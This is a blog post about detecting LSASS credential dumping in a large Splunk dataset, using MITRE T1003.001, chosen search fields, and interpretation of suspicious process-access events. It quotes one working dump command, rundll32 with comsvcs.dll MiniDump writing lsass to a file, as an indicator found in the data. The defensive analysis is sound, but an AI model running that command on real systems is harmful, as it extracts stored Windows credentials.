
Intrusion Detection using Splunk
Catching Cybercriminals Before They Catch You!


Blog Overview
In this blog series, I will analyze a dataset containing over 500,000 events that include various types of cyberattacks, such as LSASS dumping, suspicious DLL loads, command-and-control (C2) communications, and more. I will search through this data using Splunk to identify and understand these threats. You can expect to see how I categorize different attacks, use SPL queries to detect them, and visualize the findings with Splunk dashboards. For each threat discovered, I’ll provide a brief analysis of its implications and suggest ways to prevent similar attacks in the future. Join me as I explore this dataset and uncover the hidden threats within!
Detecting LSASS Dumping
We will begin our analysis by focusing on detecting LSASS dumping, a critical attack vector often exploited by cybercriminals to gain unauthorized access to sensitive information. LSASS is responsible for managing authentication and security policies on Windows systems, making it a prime target for credential theft. In this part of the project, I will utilize Splunk to sift through the dataset and identify any processes that have dumped LSASS. This will involve crafting specific SPL queries to pinpoint the events related to LSASS dumping and analyzing the methods employed to execute these attacks.


To guide our analysis, we will reference the MITRE technique T1003.001, which outlines the procedures for credential dumping from LSASS. By understanding how LSASS dumping occurs and the tactics associated with it, we can better defend against these threats and mitigate their impact on system security. We will focus also on the detection parts to try the techniques mentioned.

I started by searching for the term “lsass” in Splunk. This initial query will help me sift through the dataset and identify any processes that have dumped LSASS. By focusing on these events, I aim to uncover any potential malicious activities associated with LSASS dumping. We got 1640 events from the whole dataset.

I then selected important fields and added them to the selected fields to make my search easier and faster. I focused on fields such as Call Trace, CommandLine, Parent Image, and FileName. By organizing these fields, I aimed to streamline my analysis and quickly identify relevant details related to LSASS dumping events.


I searched for the keyword “UNKNOWN” in the call trace to determine the suspicious activities that may have occurred. In the output, I found the following details:
TargetImage: C:\Windows\system32\lsass.exe: This is the LSASS executable itself, which is often targeted by attackers for credential dumping. Any access to this process by unauthorized or suspicious applications should be carefully examined.
GrantedAccess: 0x1FFFFF: This value indicates the level of access that the requesting process has on LSASS. The access rights represented here are extensive (0x1FFFFF includes permissions for reading, writing, and even terminating processes), which can be highly suspicious if an unexpected or unauthorized process is granted such high-level access.
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9dd34|UNKNOWN(000002E53982549A): The call trace shows that a function from the
ntdll.dllis involved, which is common in Windows operations. However, the presence ofUNKNOWNmay indicate that the system is unable to resolve the calling function, which could point to obfuscation or a suspicious manipulation.SourceImage: C:\Windows\System32\notepad.exe: This indicates that the process attempting to interact with LSASS was notepad.exe, a commonly used text editor. The presence of notepad.exe as the source image is particularly suspicious, as this application is not typically associated with activities involving LSASS or credential dumping.
I also created a table to search for the command line that was executed during the interaction with LSASS. This helps me identify any suspicious commands or arguments that may indicate malicious intent or unauthorized access to sensitive resources.


While reading the MITRE documentation, I found that the command rundll32.exe C:\Windows\System32\comsvcs.dll MiniDump PID lsass.dmp full could be used for LSASS dumping. Upon further investigation, I discovered that this command line was indeed executed in the dataset.
